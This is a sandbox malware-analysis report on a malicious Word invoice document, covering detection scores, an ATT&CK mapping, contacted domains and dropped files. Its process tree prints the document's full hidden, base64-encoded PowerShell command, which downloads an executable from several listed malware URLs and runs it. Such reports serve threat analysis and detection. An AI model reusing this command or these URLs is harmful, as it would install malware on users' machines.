ID: 800690
Sample Name:
INV_PO_12172019EX.doc
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 18:13:09
Date: 07/02/2023
Version: 36.0.0 Rainbow Opal

Table of Contents


Windows Analysis Report

INV_PO_12172019EX.doc


Overview

General Information

Sample Name:	INV_PO_12172019EX.doc
Analysis ID:	800690
MD5:	3b7fa78ebf399…
SHA1:	199d4646fdbf9…
SHA256:	5c2dc72128d2…
Infos:	



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Office document tries to convince v…
- Antivirus / Scanner detection for sub…
- Antivirus detection for URL or domain
- Multi AV Scanner detection for dom…
- Encrypted powershell cmdline option…
- Very long command line found
- Creates processes via WMI
- Suspicious powershell command lin…
- Machine Learning detection for sam…
- Potential dropper URLs found in pow…
- Queries the volume information (nam…

Classification



Process Tree

- **System is w7x64**
- WINWORD.EXE (PID: 1568 cmdline: "C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding MD5: 9EE74859D22DAE61F1750B3A1BACB6F5)
- powershell.exe (PID: 2412 cmdline: Powershell -w hidden -en JABOAHAAegBmAHIAbgB6AGIAcgB0AGkAdQBtAD0AJwBWAGYAZgB1AHcAeQBoAHkAaQBnAGkAeQB
xACcAOwAkAEUAcwB4AHQAeQBkAGoAcABrACAAPQAgACcAOAA3ADMAJwA7ACQAWQBsAG4AagBxAHMAcwBjAG0AcABtAD0AJwBXAHkAbABxAGEAaQBkAGsAcQB
hACcAOwAkAEkAbQB4AGYAcgB4AHQAYQBwAG8APQAkAGUAbgB2ADoAdQBzAGUAcgBwAHIAbwBmAGkAbABlACsAJwBcACcAKwAkAEUAcwB4AHQAeQBkAGoAcAB
rACsAJwAuAGUAeABlACcAOwAkAFIAcgB5AGkAcABqAGYAaABkAD0AJwBZAHQAaQBkAG4AYwBpAGcAbABlACcAOwAkAFUAdwB1AGQAcgBtAG8AZwBqAGwAbwB
zAG0APQAmACgAJwBuAGUAdwAtACcAKwAnAG8AYgBqAGUAYwAnACsAJwB0ACcAKQAgAG4AZQBUAC4AVwBFAEIAYwBMAEkAZQBOAFQAOwAkAEcAcABjAGsAeQB
zAGMAeQBhAGUAbgBkAHoAPQAnAGgAdAB0AHAAOgAvAC8AYQBtAHMAdABhAGYAZgByAGUAYwBvAHIAZABzAC4AYwBvAG0ALwBpAG4AZABpAHYAaQBkAHUAYQB
sAEEAcABpAC8AMAAvACoAaAB0AHQAcAA6AC8ALwBmAG8AbwB6AG8AbwBwAC4AYwBvAG0ALwB3AHAALQBjAG8AbgB0AGUAbgB0AC8AUQB4AGkANwBpAFYARAA
vACoAaAB0AHQAcAA6AC8ALwA3AGEAcgBhAHMAcABvAHIAdAAuAGMAbwBtAC8AdgBhAGwAaQBkAGEAdABlAGYAaQBlAGwAZAAvAGcAagAvACoAaAB0AHQAcAA
6AC8ALwBkAGUAdgAyAC4AZQBrAHQAbwBuAGUAbgBkAG8AbgAuAGcAcgAvAGMAZwBpAC0AYgBpAG4ALwBtAFQAVABDAEYAbQBWAGUALwAqAGgAdAB0AHAAcwA
6AC8ALwBkAGkAYQBnAG4AbwBzAHQAaQBjAGEALQBwAHIAbwBkAHUAYwB0AHMALgBjAG8AbQAvAHcAcAAtAGEAZABtAGkAbgAvAGgAaQBvADIAdQA3AHcALwA
nAC4AIgBzAGAAUABMAGkAdAAiACgAJwAqACcAKQA7ACQASQB4AGkAcQBvAGcAZgBpAGsAbQA9ACcAQgB0AHQAeABnAGgAdgBpAG4AbwBtAHcAcwAnADsAZgB
vAHIAZQBhAGMAaAAoACQATQBiAGMAbgB6AGcAcwBwAGEAdAAgAGkAbgAgACQARwBwAGMAawB5AHMAYwB5AGEAZQBuAGQAegApAHsAdABhAHkAewAkAFUAdwB
1AGQAcgBtAG8AZwBqAGwAbwBzAG0ALgAiAEQATwBXAGAATgBMAE8AYABBAEQAYABGAEkAbABFACIAKAAkAE0AYgBjAG4AegBnAHMAcABhAHQALAAgACQASQB
tAHgAZgByAHgAdABhAHAAbwApADsAJABIAGgAdABvAGIAZgBmAHAAbABnAHMAPQAnAFgAYQB5AG0AcABpAGMAdQAnADsASQBmACAAKAAoAC4AKAAnAEcAJwA
rACcAZQB0AC0AJwArACcASQB0AGUAbQAnACkAIAAkAEkAbQB4AGYAcgB4AHQAYQBwAG8AKQAuACIAbABgAEUAbgBHAGAAVABIACIAIAAtAGcAZQAgADIANwA
xADYAOQApACAAewBbAEQAaQBhAGcAbgBvAHMAdABpAGMAcwAuAFAAcgBvAGMAZQBzAHMAXQA6ADoAIgBzAFQAYABBAFIAdAAiACgAJABJAG0AeABmAHIAeAB
0AGEAcABvACkAOwAkAEUAaQBkAHkAdABrAGwAeQA9ACcAWQBiAHEAeABjAHUAdgBkAGkAcQBuACcAOwBiAHIAZQBhAGsAOwAkAEwAbQBxAGEAaABqAGMAdwB
5AHcAdABrAD0AJwBHAHcAYQB1AHUAaABsAHoAJwB9AH0AYwBhAHQAYwBoAHsAfQB9ACQATwBuAG8AZwBxAGIAdQBtAG8APQAnAEwAZABrAGUAbwBnAHMAYQB
mAHgAbgBqACcA MD5: 852D67A27E454BD389FA7F02A8CBE23F)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

No yara matches

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Antivirus / Scanner detection for submitted sample

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Machine Learning detection for sample

Networking

Potential dropper URLs found in powershell memory

System Summary

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Very long command line found

Data Obfuscation

Suspicious powershell command line found

Persistence and Installation Behavior

Creates processes via WMI

HIPS / PFW / Operating System Protection Evasion


Encrypted powershell cmdline option found

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 1 Windows Management Instrumentation	Path Interception	1 Process Injection	1 Masquerading	OS Credential Dumping	1 Security Software Discovery	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	4 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Default Accounts	1 1 Command and Scripting Interpreter	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 Disable or Modify Tools	LSASS Memory	1 Process Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	3 Non-Application Layer Protocol	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	2 Scripting	Logon Script (Windows)	Logon Script (Windows)	2 1 Virtualization/Sandbox Evasion	Security Account Manager	2 1 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	3 Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	3 Exploitation for Client Execution	Logon Script (Mac)	Logon Script (Mac)	1 Process Injection	NTDS	1 Remote System Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	2 PowerShell	Network Logon Script	Network Logon Script	1 Deobfuscate/Decode Files or Information	LSA Secrets	2 File and Directory Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	2 Scripting	Cached Domain Credentials	1 2 System Information Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
INV_PO_12172019EX.doc	30%	ReversingLabs	Script-Macro.Trojan.Heuristic	
INV_PO_12172019EX.doc	70%	Virustotal		Browse
INV_PO_12172019EX.doc	100%	Avira	W97M/Agent.5776312	
INV_PO_12172019EX.doc	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\~DF413F6883B338D566.TMP	100%	Joe Sandbox ML		

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
7arasport.com	2%	Virustotal		Browse
dev2.ektonendon.gr	8%	Virustotal		Browse
amstaffrecords.com	9%	Virustotal		Browse
ww38.7arasport.com	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://foozoop.com/wp-content/Qxi7iVD/	0%	Avira URL Cloud	safe	
http://7arasport.com/validatefield/gj/	0%	Avira URL Cloud	safe	
http://https://diagnostica-products.com/wp-admin/hio2u7w/PE	100%	Avira URL Cloud	malware	
http://ww38.7arasport.com	0%	Avira URL Cloud	safe	
http://https://diagnostica-products.com/wp-admin/hio2u7w/	100%	Avira URL Cloud	malware	
http://foozoop.com/wp	0%	Avira URL Cloud	safe	
http://amstaffrecords.com/individualApi/0/	100%	Avira URL Cloud	malware	
http://amstaffrecords.com/indivi	100%	Avira URL Cloud	phishing	
http://7arasport.com	0%	Avira URL Cloud	safe	
http://foozoop.com	0%	Avira URL Cloud	safe	
http://https://diagnostica-products.com	0%	Avira URL Cloud	safe	
http://ww38.7arasport.com/validatefield/gj/	0%	Avira URL Cloud	safe	
http://amstaffrecords.com	100%	Avira URL Cloud	phishing	
http://dev2.ektonendon.gr/cgi-bin/mTTCFmVe/	100%	Avira URL Cloud	malware	
http://dev2.ektonendon.gr	100%	Avira URL Cloud	phishing	
http://ja.com/he	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
701602.parkingcrew.net	13.248.148.254	true	false		high
7arasport.com	103.224.212.222	true	true	• 2%, Virustotal, Browse	unknown
dev2.ektonendon.gr	162.212.129.161	true	true	• 8%, Virustotal, Browse	unknown
amstaffrecords.com	unknown	unknown	true	• 9%, Virustotal, Browse	unknown
ww38.7arasport.com	unknown	unknown	true	• 1%, Virustotal, Browse	unknown
diagnostica-products.com	unknown	unknown	true		unknown
foozoop.com	unknown	unknown	true		unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://7arasport.com/validatefield/gj/	true	• Avira URL Cloud: safe	unknown
http://ww38.7arasport.com/validatefield/gj/	false	• Avira URL Cloud: safe	unknown
http://dev2.ektonendon.gr/cgi-bin/mTTCFmVe/	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation

Name	Source	Malicious	Antivirus Detection	Reputation
http://foozoop.com/wp-content/Qxi7iVD/	powershell.exe, 00000005.00000002.929695204.000000000368E000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000005.00000002.929695204.0000000002D04000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	powershell.exe, 00000005.00000002.929114441.000000000027E000.00000004.00000020.00020000.00000000.sdmp, powershell.exe, 00000005.00000002.929114441.000000000024F000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://diagnostica-products.com/wp-admin/hio2u7w/PE	powershell.exe, 00000005.00000002.929695204.000000000368E000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://foozoop.com/wp	powershell.exe, 00000005.00000002.929695204.000000000368E000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://amstaffrecords.com/individualApi/0/	powershell.exe, 00000005.00000002.929695204.000000000368E000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000005.00000002.929695204.0000000002D04000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000005.00000002.941139445.000000001B40F000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://ww38.7arasport.com	powershell.exe, 00000005.00000002.929695204.00000000037C6000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://amstaffrecords.com/indivi	powershell.exe, 00000005.00000002.929695204.000000000368E000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: phishing	unknown
http://ja.com/he	powershell.exe, 00000005.00000002.929114441.000000000027E000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://diagnostica-products.com	powershell.exe, 00000005.00000002.929695204.00000000037C6000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://diagnostica-products.com/wp-admin/hio2u7w/	powershell.exe, 00000005.00000002.929695204.000000000368E000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000005.00000002.929695204.0000000002D04000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.piriform.com/ccleaner	powershell.exe, 00000005.00000002.929114441.000000000027E000.00000004.00000020.00020000.00000000.sdmp, powershell.exe, 00000005.00000002.929114441.000000000024F000.00000004.00000020.00020000.00000000.sdmp	false		high
http://foozoop.com	powershell.exe, 00000005.00000002.929695204.00000000037C6000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://7arasport.com	powershell.exe, 00000005.00000002.929695204.00000000037C6000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://amstaffrecords.com	powershell.exe, 00000005.00000002.929695204.00000000037C6000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000005.00000002.929695204.000000000368E000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: phishing	unknown
http://dev2.ektonendon.gr	powershell.exe, 00000005.00000002.929695204.00000000037C6000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: phishing	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
13.248.148.254	701602.parkingcrew.net	United States		16509	AMAZON-02US	false
103.224.212.222	7arasport.com	Australia		133618	TRELLIAN-AS-APTrellianPtyLimitedAU	true
162.212.129.161	dev2.ektonendon.gr	United States		55293	A2HOSTINGUS	true

Private

IP
192.168.2.255

General Information

Joe Sandbox Version:	36.0.0 Rainbow Opal
Analysis ID:	800690
Start date and time:	2023-02-07 18:13:09 +01:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 50s
Hypervisor based Inspection enabled:	false
Report type:	light
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	7
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default

Analysis stop reason:	Timeout
Sample file name:	INV_PO_12172019EX.doc
Detection:	MAL
Classification:	mal100.troj.evad.winDOC@2/19@6/4
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, wisptis.exe, conhost.exe
- Execution Graph export aborted for target powershell.exe, PID 2412 because it is empty
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtCreateFile calls found.
- Report size getting too big, too many NtQueryAttributesFile calls found.
- Report size getting too big, too many NtSetInformationFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
18:13:25	API Interceptor	46x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\7FD181C6.wmf

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Windows metafile

Category:	dropped
Size (bytes):	444
Entropy (8bit):	3.2627072103345656
Encrypted:	false
SSDEEP:	12:Mh86p058QYNAPzSxsfb0R4EXSvCzSN+uztl:O905TZzSWfbUYvn7xl
MD5:	11D3F9A2B8772B00E439701105F9E8EF
SHA1:	19F7EDC5F445A9A54827570476F06835BAF9EBB8
SHA-256:	60A14153FAC78B3EE62D0E5418F76DD4AA3A723EBC52622D7DF5A12FC3A44A60
SHA-512:	48F13B0FA31B8FA0EC89047A3F0B42A9DC72114692AEEC276D4F54FF72548F421C8BB3BB3398B7C47BB6AB39E5F835CBDFC34AB50A856C439145C68ECA136E DE
Malicious:	false
Reputation:	low
Preview:	.....-.....!.....!.....-.....!.....!.....-.....!.....!.....iii.....-.....!..... ..!.....2.....@..Calibri.M..1....(I...I.u@..uM.f)....-.....'.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A3AE7B0F.wmf

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Windows metafile
Category:	dropped
Size (bytes):	444
Entropy (8bit):	2.99722014911087
Encrypted:	false
SSDEEP:	12:Mh86p058QYNAPzSxsfb0R4EXSvCzSNCruztl:O905TZzSWfbUYvnbxl
MD5:	DB2FD781DF517D35D27E6B53B22624F0
SHA1:	F756270EE429D39C5719D936677D090F9407C5BE
SHA-256:	7A7F34B2D7F284921D09B7D0810B9662FC712B5783333CEB6CCDE2A69A67C698
SHA-512:	E8C84F43CA1E7B3C9A08FD0DF40376C2CAC8B0AB3D18F44CAF39510E86611D886FC74EDF32A524C9DE06DEA2E0F2420E796897703095D328340434662DD4C1 D
Malicious:	false
Reputation:	low
Preview:	.....-.....!.....!.....-.....!.....!.....-.....!.....!.....iii.....-.....!..... ..!.....2.....@..Calibri.....C.....@.....-.....'.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{4D8C8B4D-2408-4479-B193-86C1187A3D7D}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	5.128863223295907
Encrypted:	false
